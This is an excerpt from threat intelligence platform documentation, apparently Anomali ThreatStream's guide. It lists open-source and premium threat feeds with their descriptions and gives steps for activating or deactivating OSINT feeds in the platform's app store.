Tip: Use the Circle ID to search for intelligence provided by the feed. For example, to search for intelligence provided by the Emerging Threats - Compromised feed, enter the following advanced search query:

`(trusted_circle_id = 371)`

See ["Performing Advanced Observable Searches" on page 483](#) for more information.

Feed Name	Circle ID	Circle Name	Circle Description
Emerging Threats - Compromised	371	Emerging Threats - Compromised	Rules to block known hostile or compromised hosts.
CI Army	193	CI Army List	CI Army is a open source IP reputation list driven by collective intelligence of Sentinel IPS's MSSP customer base.

Feed Name	Circle ID	Circle Name	Circle Description
Project Honeypot	194	Project Honeypot	Project Honeypot, created by Unspam, is a community sponsored Honey Network and reports malicious IP's worldwide.
Bot Scout IP	203	BotScout	BotScout tracks the names, IPs, and email addresses of bots involved in forum spam.
Blocklist Bots	205	Blocklist.de - Bots	Blocklist.de is provided by a fraud specialist, whose servers are often attacked via SSH, Mail-Login, FTP, Webserver and other services. This feed contains Bot IPs which have been associated with Cybercrime.

Feed Name	Circle ID	Circle Name	Circle Description
Blocklist Apache Attacks	206	Blocklist.de - Brute Force	Blocklist.de is provided by a fraud specialist, whose servers are often attacked via SSH, mail login, FTP, web server and other services. This feed contains IP addresses related to brute forcing Apache auth.
TOR Exit Nodes	207	Dan.me.uk - TOR Exit Nodes	List of TOR Exit nodes provided by Dan.me.uk.
Botscout BOT IPs	211	Botscout - Bot IPs	BotScout tracks the names, IPs, and email addresses of bots involved in forum spam.
Haley's Brute Force IPs	212	Haley's Brute Force IPs	IP addresses launching SSH dictionary attacks. Provided by charles.the-haleys.org

Feed Name	Circle ID	Circle Name	Circle Description
VoIP Blacklist by ScopServ	217	VoIPBL.org - VoIP Blacklist	VoIPBL is a distributed VoIP blacklist that is aimed to protect against VoIP Fraud and minimizing abuse for network that have publicly accessible PBX's.
Maxmind Proxy List	218	Maxmind - Anonymous Proxy List	Maxmind Anonymous Proxy IPs.
Emerging Threats C&C Server	369	Emerging Threats C&C Server	Emerging Threats fwrules rules.
ISC SANS Source IPs	221	Internet Storm Center - Daily Sources	Internet Storm Center offers an open source feed of the most suspicious domain names.
SSL Malware Blacklist	222	Abuse.ch - SSL Blacklist - C&C IPs	The SSL Blacklist (SSLBL) is a project of abuse.ch with the goal of detecting malicious SSL connections, by identifying and blacklisting SSL certificates used by botnet C&C servers.

Feed Name	Circle ID	Circle Name	Circle Description
Spamhaus Drop List	223	The Spamhaus Project - Drop List	spamhaus.org - The Spamhaus Project is an international nonprofit organization that tracks spam and related cyber threats.
Spamhaus Extended Drop List	224	The Spamhaus Project - Extended Drop List	spamhaus.org - The Spamhaus Project is an international nonprofit organization that tracks spam and related cyber threats.
VoIP Blacklist	227	VoIPBL.org by ScopServ	VoIPBL is a distributed VoIP blacklist that is aimed to protect against VoIP Fraud and minimizing abuse for network that have publicly accessible PBX's.
vxvault URLs	231	VXVault - URLs	VXVault is run by a security researcher who publishes malicious URLs, IPs, and file hashes found in malware samples.
SANS Top IPs	233	Internet Storm Center - Top IPs	Internet Storm Center offers an open source feed of the top Attacking IPs.

Feed Name	Circle ID	Circle Name	Circle Description
DShield Scanning IPs	368	Internet Storm Center - DShield Scanning IPs	Internet Storm Center offers an open source feed for scanning IPs.
PhishTank	238	PhishTank - Phishing URLs	PhishTank is a free community site where anyone can submit, verify, track and share phishing data. PhishTank is operated by OpenDNS, a company founded in 2005 to improve the Internet through safer, faster, and smarter DNS.
BruteForcer IP Blocklist	367	BruteForcer IP Blocklist	Abusive IPs reported via BruteForceBlocker from rulez.sk
Emerging Threats-Compromised IPS	301	Emerging Threats - Compromised IPs	Compromised IPs from Proofpoint Emerging Threats
IAT-Blocklist	252	Blocklist.de - Apache	Blocklist.de is provided by a fraud specialist, whose servers are often attacked via SSH, Mail-Login, FTP, Webserver and other services.

Feed Name	Circle ID	Circle Name	Circle Description
Nuug Pop3 Groper - Web	253	bsdly.net - POP3 Groper	Provided by Peter N. M. Hansteen - These hosts have tried and failed to log on to the pop3 service at bsdly.net.
URLHaus	259	Abuse.ch - URLHaus - URLs	URLHaus is a project from abuse.ch with the goal of sharing malicious URLs that are being used for malware distribution.
blocklist - greensnow OSINT	289	GreenSnow.co - Blocklist	GreenSnow is a team consisting of the best specialists in computer security, we harvest a large number of IPs from different computers located around the world. GreenSnow is comparable with SpamHaus.org for attacks of any kind except for spam.

Feed Name	Circle ID	Circle Name	Circle Description
cinsscore:ci-badguys OSINT	291	CINSscore.com - ci-badguys	CINS Army feed is harvested from Emerging Threat's CINS system. It consists of IP addresses that either have a poor Rogue Packet score factor, or tripped a designated number of trusted alerts across their Sentinels.
URLHaus Hashes	295	Abuse.ch - URLHaus - Hashes	URLhaus is a project from abuse.ch with the goal of sharing malicious URLs that are being used for malware distribution.
abuse.ch - SSL Blacklist	297	Abuse.ch - SSL Blacklist - Malware File Hashes	The SSL Blacklist (SSLBL) is a project of abuse.ch with the goal of detecting malicious SSL connections, by identifying and blacklisting SSL certificates used by botnet C&C servers.

Feed Name	Circle ID	Circle Name	Circle Description
Malware Bazaar Database	366	Abuse.ch - MalwareBazaar	MalwareBazaar is a project from abuse.ch with the goal of sharing malware samples with the infosec community, AV vendors and threat intelligence providers.
Threatfox OSINT	328	Threatfox OSINT	OSINT malware IOCs, powered by Abuse.ch.
Disconnect.me Malware and Malvertising	406	Disconnect Malware and Malvertising	This feed contains malware/malvertising domains provided by Disconnect.me.
SANS Top 10 IPs	233	Internet Storm Center - Top IPs	Internet Storm Center offers an open source feed of the top Attacking IPs.
ThaiCert	610	ThaiCERT	ThaiCert Threat intel feed from ThaiCERT's Threat Group Cards— OSINT-based actor profiles with tactics, tools, and timelines to support campaign attribution and analysis.

Feed Name	Circle ID	Circle Name	Circle Description
MITRE Attack	611	MITRE ATT&CK	Threat intelligence feed with MITRE ATT&CK group data—includes actor profiles, aliases, techniques, and tools to support threat mapping and defense.
Ransomware.live	650	Ransomware.live	The feed tracks active ransomware group activity with real-time victim disclosures, group profiles, IOCs, TTPs, and YARA rules. It also monitors leak sites globally with sector tagging and geographic mapping.
Phishing Army	654	Phishing Army	Free, community-driven blocklist of known phishing domains (including bare phishing domains without subdomains).

Feed Name	Circle ID	Circle Name	Circle Description
CERT.PL Malicious Domain Blocklist	653	CERT.PL Malicious Domain Blocklist	Malicious domains from Poland's national CERT covering phishing, malware distribution, and C2 infrastructure. Daily updates with actionable blocking intelligence from OSINT and sinkhole operations.
Binary Defense	655	Binary Defense	Auto-generated list of attacker IPs detected by Artillery honeypot sensors. Refreshes every 7 days by default, pulling from multiple threat sources every 2 hours.
Anomali Curated RSS OSINT	656	Anomali	Open source intelligence reports collected and curated by Anomali. Sourced from hundreds of vetted RSS feeds spanning threat reports, vulnerability disclosures, and OSINT news.

Feed Name	Circle ID	Circle Name	Circle Description
ShadowWhisperer Malware Blocklist	657	ShadowWhisperer	Community-maintained malware blocklist by ShadowWhisperer. Covers malicious sites, PUPs, hijackers, phishing. 98.5% unique intel with low OSINT overlap. Ideal for DNS blocking and threat hunting.
PhishHunt.io - Active Phishing Blocklist	658	PhishHunt.io	Active phishing intel from PhishHunt.io targeting brand impersonation: Amazon, Netflix, Instagram, Facebook, MetaMask, iCloud. Fresh campaign infrastructure with specific URL paths. Ideal for phishing defense.
PhishDestroy	659	PhishDestroy	Community-powered blocklist of phishing and scam domains, updated in real-time. Best used for DNS filtering and threat hunting.

Feed Name	Circle ID	Circle Name	Circle Description
TweetFeed	660	TweetFeed	IOCs shared by the infosec community on X/Twitter — URLs, domains, IPs, and file hashes. Real-time, multi-type feed curated by active security researchers.
RansomLook.io - Ransomware OSINT Feed	661	RansomLook.io	Ransomware OSINT intelligence from RansomLook.io tracking leak site posts, actor profiles with FBI/Europol/Interpol wanted notices, cryptocurrency wallets, and ransom notes. Complements ransomware.live with actor intelligence and financial tracking.
Anomali Dark Web Intelligence	675	Anomali	Threat indicators from dark web sources including infrastructure, malware, and adversary tooling.
Anomali Threat Briefings	676	Anomali	Rapid-response analyst briefings on emerging threats, zero days, and active campaigns.

Feed Name	Circle ID	Circle Name	Circle Description
Ransomfeed - Real-Time Ransomware Intelligence	677	Ransomfeed RSS	Real-time monitoring of ransomware group activities and victim disclosures from leak sites, tracking 92+ active groups across 110+ countries with threat actor attribution and stolen data volumes.
URLhaus Hostfile	687	Abuse.ch	High-fidelity hostfile feed from URLhaus (abuse.ch) identifying domains used for malware distribution. Ideal for DNS filtering, proactive threat hunting, and rapid incident response.
RPiList Malware	688	RPiList Malware	Malware blocklist focused on domain-based indicators for DNS filtering and incident response.


Feed Name	Circle ID	Circle Name	Circle Description
Phishing.Database - Active IPs	691	Phishing.Database	Active phishing IPs from Phishing.Database. Unique intelligence with low overlap against existing OSINT feeds. High-confidence infrastructure for early phishing detection and blocking.
Phishing.Database - Active Domains	692	Phishing.Database	Active phishing domains sourced from Phishing.Database. Unique intelligence with low overlap against existing OSINT feeds. High-confidence infrastructure for early phishing detection and blocking.

Managing Open Source Intelligence (OSINT) Feeds

ThreatStream leverages a number of open source intelligence feeds to feed your threat intelligence in ThreatStream. OSINT feeds are listed in the APP Store and display **Open Source Feed** in the upper left corner in each tile. OSINT feeds are not displayed by default on the APP Store. You must select the **Open Source** Subscription Type filter in order to view OSINT feeds.



Note: OSINT tiles are hidden on the ThreatStream OnPrem user interface. ThreatStream OnPrem must manage OSINT feeds from the ThreatStream Cloud user interface.



From the APP Store, you can browse, activate, and deactivate OSINT feeds contributing to your threat intelligence on ThreatStream.

Viewing OSINT Feeds in the APP Store

To browse OSINT feeds in the APP Store:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Select the **Open Source** Subscription Type filter.

All OSINT feeds available in ThreatStream are now listed in the APP Store. Select the **Available** Status filter to view OSINT feeds to which you are currently not subscribed.

You can use the Source Optimizer tool to compare open source streams and the data they provide you. See ["Comparing Feeds with Feed Optimizer" on page 439](#) for more information.




Tip: You can use the `is_osint` search filter in advanced observable searches to query OSINT observables. Simply include `is_osint=true` in your advanced search query. See ["Performing Advanced Observable Searches" on page 483](#) for more information.

Activating and Deactivating OSINT Feeds


By default, all OSINT feeds aggregated by ThreatStream are active for your organization. However, Org Admins can deactivate and reactivate OSINT feeds from the APP Store at any time. This granular level of control enables you to make strategic and intelligence informed decisions.

To deactivate OSINT feeds:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Select the **Open Source** Subscription Type filter.
3. Locate the active OSINT feed you want to deactivate.
4. If you are using the tile view, click **Manage** and then click **Deactivate**.



If you are using the list view, click the name of the feed and then click **Deactivate**.



The status changes to **Inactive**.



Note: Feed data is not automatically removed from your downstream integrations when you deactivate a feed. If you want to remove feed data from downstream integrations, perform a full intelligence resynchronization (known as a Full Refresh) on ThreatStream Integrator.

To activate OSINT feeds:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Select the **Open Source** Subscription Type filter.
3. Locate the active OSINT feed you want to activate.
4. If you are using the tile view, flip the switch to the right position.

If you are using the list view, click the name of the feed and then click **Activate**.

The status changes to **Active**.



Note: If you do not have **Resync Integrators when joining a new Trusted Circle or Feed** enabled on the Organization tab within ThreatStream settings, downstream integrations receive intelligence from the time of activation onwards only. If you want your downstream integrations to receive historical data from the feed, perform a full intelligence resynchronization (known as a Full Refresh) on ThreatStream Integrator. See ["Resync Integrators when joining a new Trusted Circle or Feed" on page 95](#) for more information.

Available Premium Feeds

The table below lists all premium feeds available in ThreatStream and indicates whether each feed requires activation credentials or is available through a free trial. These feeds can be activated in the App Store. For details on activating and managing premium feeds, refer to ["Managing Premium Feeds" on page 1033](#).

Feed Name	Description	Credential/Trial	Notes
Abusix Threat Intelligence	Identifies compromised IPs via specialized mechanisms and monitors high volumes of malicious emails to determine responsible IPs.	Trial	

Feed Name	Description	Credential/Trial	Notes
Anomali PDRP Enhanced	Monitor the dark web for leaked employee credentials and protect your brand from lookalike domains, fake social accounts, and counterfeit apps impersonating your business.	Credential	For activation details, refer to "Activating the Anomali PDRP Enhanced Feed" on page 1219.
Anomali Premium Digital Risk Protection	Provides a dashboard and feed of threat models and observables focused on threats to your organization and digital assets. Includes leaked credentials, domain registrations, rogue apps, leaked documents, phishing URLs, and more.	Credential	For more details, refer to "Anomali Premium Digital Risk Protection (PDRP)" on page 1173.

Feed Name	Description	Credential/Trial	Notes
Anomali Threat Research Premium	Provides observables, bulletins, actors, campaigns, TTPs, and signatures from the Anomali Threat Research Team. Also includes dark web data pertaining to actor activity and intelligence collected from underground forums.	Credential	
Bfore.Ai - PreCrime Network	Predicts malicious domain names as their behavior changes using patented technology combined with hyperscale observation infrastructure. Delivers knowledge of the attack vector days to weeks in advance.	Credential	

Feed Name	Description	Credential/Trial	Notes
Bitdefender Intelligence - C2 Servers	Delivers observables (IPs and domains) used for command-and-control (C2), with associated full threat context such as actor and threat-family attribution, TTP mapping, targeted industry and country, severity, and confidence scoring.	Trial	
Bitdefender Intelligence - Mobile	Delivers observables (IPs, domains, and file hashes) associated with Android malware, with complete threat context including actor and threat-family attribution, TTPs, targeted industry and country, severity, and confidence scoring.	Trial	

Feed Name	Description	Credential/Trial	Notes
Bitdefender Intelligence - Phishing and Fraud	Delivers observables (domains and URLs) for phishing and fraud, together with associated full threat context including actor, threat-family, and TTP attribution.	Trial	
Bitdefender Intelligence - Ransomware	Delivers observables (IPs, domains, and file hashes) associated with ransomware, with complete threat context including actor and threat-family attribution, TTPs, targeted industry and country, severity, and confidence scoring.	Trial	

Feed Name	Description	Credential/Trial	Notes
Certego Data Feeds	Provides EU- and Italy-focused threat intelligence, categorizing malicious IPs and domains by type and reliability. Powered by Quokka, delivers real-time insights, blocks threats, and improves efficiency for MDR and MSSP services.	Credential	
Check Point Exposure Management IoC Feed	Provides threat intelligence from OSINT and deep/dark web sources. Delivers a daily feed and query API with risk-scored observables to enrich security tools and threat intelligence platforms.	Credential	

Feed Name	Description	Credential/Trial	Notes
Check Point Exposure Management IoC Intelligence	Delivers real-world threat data from global firewalls, Threat Emulation, and email security. Every observable represents a confirmed attack blocked by ThreatCloud AI.	Credential	
Cofense Intelligence	Provides a high-fidelity, human-verified phishing threat intelligence service with accurate and timely alerts to strengthen your organization's ability to identify and respond to phishing attacks.	Trial	
Cofense Triage	Surfaces phishing threat observables — including URLs, hostnames, hashes, senders, and subjects — designated by Cofense Triage security analysts. Observables are actionable based on threat level from suspicious emails reported by employees.	Credential	

Feed Name	Description	Credential/Trial	Notes
Cognyte: Luminar IOCs, Leaked Credentials and AI Cyber Feeds	Enables brand monitoring, threat and risk analysis, adversary monitoring, and malware intelligence.	Credential	You must obtain your Account ID, Client ID, and Client Secret to activate the feed. Additionally, you must add domains, profiles, and mobile apps that you want the feed to monitor on the Assets page.
CrowdStrike Falcon X: Threat Intelligence	Provides actionable insights into top threat actors, attack vectors, and threat intelligence trends. Seamlessly integrates to automatically inject all observables into your security infrastructure.	Credential	

Feed Name	Description	Credential/Trial	Notes
CrowdStrike Threat Reports	Delivers groundbreaking intelligence reports presenting customers and the global cybersecurity community with the latest developments and defenses for an increasingly dangerous threat landscape.	Credential	
CSIS Financial Threat Intelligence	Provides malware observables targeting the global financial sector, including sinkhole domains, email names, drive-by websites, malware hashes, C&C servers, and web inject and drop servers.	Trial	

Feed Name	Description	Credential/Trial	Notes
Cybersixgill Actionable Alerts	Monitors underground activity regarding key assets (names, IP addresses, domains, CVEs, and third-party BINs) and delivers real-time alert notifications on incoming threats.	Credential	
Cybersixgill Darkfeed™ Premium	Leverages Cybersixgill's premium underground intelligence collection capabilities for real-time collection and advanced warning about observables, helping you maintain an edge against unknown threats.	Credential	

Feed Name	Description	Credential/Trial	Notes
Cybersixgill Reports Premium	Provides bespoke threat intelligence with detailed insight into the latest headlines dominating the cybersecurity space, harnessing Cybersixgill's threat intelligence from the deep and dark web to illuminate current cyber events and trends.	Trial	
Dataminr Pulse	Brings leading AI-powered real-time alerting into Anomali, fitting seamlessly into your workflows and enabling rapid identification and mitigation of emerging threats for faster time to detection and response.	Credential	You must obtain your Dataminr Pulse Client ID and Client Secret to activate the feed.

Feed Name	Description	Credential/Trial	Notes
Digital Shadows	Monitors and manages the digital risk of an organization across the widest range of data sources within the visible, deep, and dark web to protect the organization's business and reputation.	Credential	
DomainTools - Iris Detect	Monitors internet infrastructure using DomainTools' discovery engine and domain data to detect and risk-score new domains within minutes, helping brand, fraud, and security teams respond quickly.	Credential	
DomainTools - Domain Hotlist	Provides apex domains that score above a risk threshold and were active in the last 24 hours. Each carries a risk score that drives confidence and severity, and auto-expires after 24 hours.	Credential	

Feed Name	Description	Credential/Trial	Notes
Doppel	Provides threat intelligence from Doppel covering brand impersonation, phishing infrastructure, and related external risk signals to support detection, investigation, and response workflows.	Credential	
Dragos	Delivers threat intelligence reports that enhance ICS cybersecurity through greater threat awareness, expert analysis, and actionable recommendations on threats, vulnerabilities, behaviors, and key observables.	Credential	

Feed Name	Description	Credential/Trial	Notes
Dragos - Trial	Delivers threat intelligence reports that enhance ICS cybersecurity through greater threat awareness, expert analysis, and actionable recommendations on threats, vulnerabilities, behaviors, and key observables. This is a 30-day trial.	Trial	
FalconFeeds	Provides real-time threat intelligence from dark web, ransomware groups, and hacker sources. Trusted by governments and enterprises to detect, monitor, and respond to cyber threats globally.	Credential	

Feed Name	Description	Credential/Trial	Notes
Feedly for Threat Intelligence	Ingests threat reports, observables, threat actors, CVEs, TTPs, and malware discovered by Feedly into Anomali.	Credential	When activating the feed, enter your primary stream ID in the Feedly Stream ID field. Then, list any additional stream IDs in the Secondary Feedly Stream ID field, separating them with commas. The Feedly for Threat Intelligence feed creates a folder for each stream ID and assigns a corresponding tag name to the intelligence on ThreatStream.

Feed Name	Description	Credential/Trial	Notes
Flashpoint Automated Alerting	Matches conversations from illicit online communities with an organization's areas of concern and automatically delivers these matches to the user, ensuring timely notifications that identify potential risks.	Credential	
Flashpoint Compromised Credentials	Provides unique collections of compromised enterprise accounts and passwords to help flag accounts, reset employee passwords, and restrict permissions — preventing actors from accessing confidential or personally identifiable information (PII).	Credential	

Feed Name	Description	Credential/Trial	Notes
Flashpoint Intelligence Reports	Delivers Flashpoint's most critical findings, hand-picked, prioritized, and packaged in intra-daily intelligence reports.	Credential	
Flashpoint Technical Indicators	Provides observables gathered by Flashpoint analysts from malware events and exploits observed in the wild.	Credential	
Flashpoint VulnDB	Integrates data from Flashpoint's VulnDB product, offering thousands of unique vulnerabilities not found in common databases. Provides the richest, most complete vulnerability intelligence to address risk points across your organization.	Credential	

Feed Name	Description	Credential/Trial	Notes
Flexera Software Vulnerability Research	Integrates real-time vulnerability intelligence into Anomali, enabling correlation of vulnerabilities with active exploits, prioritization based on threat activity, and improved remediation workflows with actionable insights.	Trial	
Fox-IT InTELL	Tracks global criminal activity and provides relevant, timely intelligence on key cyber threats. Includes structured threat information linked to the latest malware developments, criminal infrastructure, and targeted attacks.	Trial	

Feed Name	Description	Credential/Trial	Notes
Fraudlogix IP intelligence	Identifies infected devices, bots, and malware. Prevents DDoS attacks, unauthorized logins, network breaches, and more. Endpoint data is gathered from 640 million users monthly via JavaScript sensors placed on 12 million URLs.	Trial	

Feed Name	Description	Credential/Trial	Notes
Google Threat Intelligence	Unites Google's global telemetry, Mandiant expertise, and VirusTotal data with AI to deliver real-time insights on threats, helping organizations detect, investigate, and respond faster.	Credential	To activate the feed, you must enter your GTI user ID, API key, and daily request limit (optional). The daily request limit helps to control your API usage. Once the specified limit is reached, intelligence ingestion pauses automatically and resumes the following day. If no maximum request limit is specified, ingestion will continue without a daily cap.

Feed Name	Description	Credential/Trial	Notes
Google Threat Intelligence - Digital Threat Monitoring	Delivers near-real-time alerts when your organization or assets are mentioned in online threats. Powered by Google Threat Intelligence, monitors for risks and vulnerabilities to provide early visibility and faster defense against emerging cyber attacks.	Credential	To activate the feed, you must enter your GTI user ID and API Key.
Google Threat Intelligence - Live Yara Rule Hunting	Alerts you the moment a file matching your custom YARA rules—including proprietary internal documents—is uploaded to Google Threat Intelligence, with notifications delivered directly into ThreatStream.	Credential	To activate the feed, you must enter your GTI user ID and API Key.
GreyNoise - Benign IPv4 Scanner Feed	Contains internet scanners observed and classified as benign by GreyNoise.	Credential	

Feed Name	Description	Credential/Trial	Notes
GreyNoise - Malicious IPv4 Scanner Feed	Collects, analyzes, and labels data on IPs that scan the internet and saturate security tools with noise. Contains internet scanners observed by GreyNoise and classified as malicious based on their behavior.	Credential	
Group-IB Anti-Phishing	Monitors for adversaries attacking your customers. Provides unlimited identification, automated collection of credentials, collection of phishing kits, drop email accounts, and takedowns of phishing infrastructure.	Credential	
Group-IB ASM	Uncovers and secures your external attack surface with Group-IB's Attack Surface Management.	Credential	

Feed Name	Description	Credential/Trial	Notes
Group-IB DBR	Detects and disrupts impersonation, fraud, and data leaks with Group-IB's Digital Risk Protection.		
Group-IB Threat Intelligence	Provides high-fidelity intelligence curated by a team with 16 years of experience fighting cybercrime. Includes credentials from botnets, C&C tracking, new campaigns by APT groups such as Lazarus, Cobalt, and Silence, and much more.	Credential	
IBM X-Force	Contains the latest threat information findings across X-Force investigations and research. Provides OSINT advisories, malware analysis reports, threat group profiles, and threat activity observables — approximately 15 reports per week.	Trial	

Feed Name	Description	Credential/Trial	Notes
iDefense	Provides a curated list of vetted observables via the Accenture CTI Threat Indicator Service, enabling customers to identify, divert, and/or block traffic from malicious sources.	Trial	
Intel 471 - Adversary Intelligence (Base)	Provides premier cybercrime intelligence focused on infiltrating and maintaining access to closed sources where threat actors collaborate, communicate, and plan cyberattacks. Subscription-based for Intel 471 Base Package clients.	Trial	

Feed Name	Description	Credential/Trial	Notes
Intel 471 - Adversary Intelligence (Gold/Platinum)	Provides premier cybercrime intelligence focused on infiltrating and maintaining access to closed sources where threat actors collaborate, communicate, and plan cyberattacks. Subscription-based for Intel 471 Gold and Platinum clients.	Trial	
Intel 471 - Adversary Intelligence (Silver)	Provides premier cybercrime intelligence focused on infiltrating and maintaining access to closed sources where threat actors collaborate, communicate, and plan cyberattacks. Subscription-based for Intel 471 Silver clients.	Trial	

Feed Name	Description	Credential/Trial	Notes
Intel 471 - Breach Alerts	Delivers near-real-time alerts of confirmed or suspected breaches surfaced from Intel 471's HUMINT collection across underground forums, marketplaces, and chat channels, with victim attribution and threat actor context.	Credential	
Intel 471 - Credential Intelligence	Continuously collects data from tens of millions of unique data points to enable searching, filtering, monitoring, and alerting on compromised credentials of relevance. Compromised credentials are a valuable commodity in the underground.	Credential	

Feed Name	Description	Credential/Trial	Notes
Intel 471 - FINTEL Reports	Delivers finished intelligence products from Intel 471 analysts, including intelligence bulletins, threat actor profiles, Underground Pulse, Underground Perspective, and whitepapers covering strategic and operational topics.	Credential	
Intel 471 - Geopolitical Reports	Provides analyst-curated insights on global events, conflicts, policy shifts, and nation-state activity, organized via Intel 471's SEMPLICE framework with country risk scoring to link geopolitical dynamics to cyber threats.	Credential	

Feed Name	Description	Credential/Trial	Notes
Intel 471 - Information Reports	Delivers tactical and operational intelligence reports from Intel 471's globally dispersed HUMINT research team, derived from direct engagement with threat actors and observation of underground forums, markets, and channels.	Credential	
Intel 471 - Malware Intelligence	Provides in-depth analysis of top criminal malware families, covering features, network traffic, code samples, configuration extraction, control servers, encryption keys, campaign IDs, and detection and decoding guidance.	Credential	

Feed Name	Description	Credential/Trial	Notes
Intel 471 - Malware Intelligence (Silver/Gold/Platinum)	Provides early access to malware observables with high confidence, timely and rich context curated from Intel 471's industry-leading access in the cybercriminal underground.	Trial	
Intel 471 - Spot Reports	Delivers short, time-sensitive reports providing breaking news and observations on notable underground events, threat actors, malware activity, campaigns, and possible breach observables as they emerge.	Credential	

Feed Name	Description	Credential/Trial	Notes
Intel 471 - Vulnerability Intelligence	Provides analyst-driven assessments of priority vulnerabilities, focusing on precursors to exploitation in the wild. Purposefully designed to deliver relevant and timely intelligence about the adversary scenario.	Trial	
Intel 471 - Vulnerability Reports	Tracks significant vulnerabilities through their underground lifecycle — disclosure, weaponization, productization, and exploitation — to support patch prioritization and risk-based remediation.	Credential	

Feed Name	Description	Credential/Trial	Notes
Intel 471 Verity - Credential Intelligence	Surfaces compromised credentials affecting employees, VIPs, customers, and third parties — sourced from infostealer logs, breach dumps, and underground listings — for account takeover prevention and exposure remediation.	Credential	
Intel 471 Verity - Watcher Alerts	Delivers real-time alerts triggered by customer-defined keyword, forum, actor, and asset watchers running continuously across Intel 471's underground collection in text, images, and logos for proactive threat monitoring.	Credential	

Feed Name	Description	Credential/Trial	Notes
LastInfoSec Cyber Threat Intelligence	Provides a comprehensive CTI feed that makes it easy to detect internal and external threats likely to target your information system. Includes a library of 6 million observables, over 5,000 new daily qualified markers, and over 3,000 different sources.	Credential	
Malware Patrol - Evaluation	Provides a sample of observables sourced by a team dedicated to threat intelligence since 2005.	Trial	
Malware Patrol - Malicious Campaigns	Provides essential observables from current malware campaigns, curated by a team dedicated to collecting and analyzing threat intelligence since 2005.	Trial	

Feed Name	Description	Credential/Trial	Notes
Mandiant DTM	Monitors open, deep, and dark web sources to detect data leaks, brand abuse, credential exposure, and ransomware threats in near real-time using Mandiant's threat intelligence and machine learning.	Credential	
Mandiant v4	Provides access to contextually rich threat intelligence from Mandiant, including observables, threat actors, malware families, and finished intelligence reports.	Credential	
Mandiant v4 (non OSINT)	Provides access to contextually rich threat intelligence from Mandiant — featuring no OSINT data — including observables, threat actors, malware families, and finished intelligence reports.	Credential	

Feed Name	Description	Credential/Trial	Notes
Mimecast US Region Threat Feed	Provides threat intelligence data from attacks observed by Mimecast grids around the world, helping organizations identify and mitigate sophisticated attacks.	Trial	
Mobile Threat Intel (MTI)	Leverages ThreatFabric's expertise in mobile threat intelligence. Enables banks to track mobile banking malware campaigns targeting their apps and import information reports on malware families and their evolution.	Trial	

Feed Name	Description	Credential/Trial	Notes
Proofpoint - ET Intel IP & Domain Reputation List	Provides actionable threat intelligence feeds to identify IPs and domains involved in suspicious and malicious activity. Threat intelligence is based on threat actors and behavior observed in the wild by Proofpoint ET Labs.	Trial	
Proofpoint - Targeted Attack Protection (TAP)	Helps detect, mitigate, and block advanced threats that target people through email, including attacks that use malicious attachments and URLs to install malware or trick users into sharing passwords and sensitive information.	Credential	See the Connected Apps menu on the Proofpoint TAP Dashboard to create the credentials needed to activate the Proofpoint TAP feed.

Feed Name	Description	Credential/Trial	Notes
Q6 Cyber e-Crime Intelligence	Monitors marketplaces, forums, private chat platforms, botnets, and malware networks where cybercriminals operate. Delivers significant ROI through reduction of fraud losses and helps transform operations from reactive to proactive.	Trial	
RANE Risk Intelligence	Provides threat intelligence and analysis.	Credential	
Recorded Future - Default Risk List	Helps security teams make faster, more confident decisions with integrated real-time intelligence. Provides risk lists with context-rich observables for IPs, domains, URLs, and file hashes.	Credential	A Recorded Future API token is required for feed activation.

Feed Name	Description	Credential/Trial	Notes
Recorded Future - Large Risk List	Helps security teams make faster, more confident decisions with integrated real-time intelligence. Provides expanded risk lists with context-rich observables for IPs, domains, URLs, and file hashes.	Credential	A Recorded Future API token is required for feed activation.
Recorded Future Alerts	Ingests Recorded Future alerts and playbook alerts as Anomali ThreatStream incidents.	Credential	
Recorded Future Analyst Notes	Ingests Insikt Group notes (Recorded Future threat research) into Anomali ThreatStream. Includes current intelligence assessments, malware analysis, threat actor profiles, and TTP leads published by Insikt Group.	Credential	A Recorded Future API token is required for feed activation.

Feed Name	Description	Credential/Trial	Notes
Recorded Future Vulnerability Risk List	Provides Recorded Future vulnerability risk lists to enrich CVE data, enabling alerts and patch prioritization.	Credential	A Recorded Future API token is required for feed activation.
Red Sky Alliance	Provides Red Sky Alliance cyber intelligence, including malicious IPs and domains.	Trial	
Resecurity	Provides a live observable/IOA feed for TIP/SIEM integration, including malicious activity, threat actors, ransomware, and espionage. Based on 254 million IPs and dark web research.	Trial	
Resonance by spiderSilk	Provides feeds from the Resonance platform.	Credential	

Feed Name	Description	Credential/Trial	Notes
ReversingLabs - Ransomware and Related Tools Intel List	Provides a timely and curated threat intelligence list containing recent observables extracted from ransomware and the tools used to deploy ransomware, suitable for threat hunting or deployment to security controls.	Trial	
ReversingLabs TitaniumCloud Threat Intelligence ELMA Feed	Provides observables for exploits and Linux, macOS, and Android-based malware. One of more than 20 diverse ReversingLabs feeds.	Trial	
SecAI CTI	Provides full-coverage, high-fidelity, context-rich, and up-to-date threat intelligence API services dedicated to helping SecOps teams work more efficiently on compromise detection and alert noise reduction.	Trial	

Feed Name	Description	Credential/Trial	Notes
Secure Malware Analytics	Provides advanced malware analysis and global threat intelligence.	Trial	
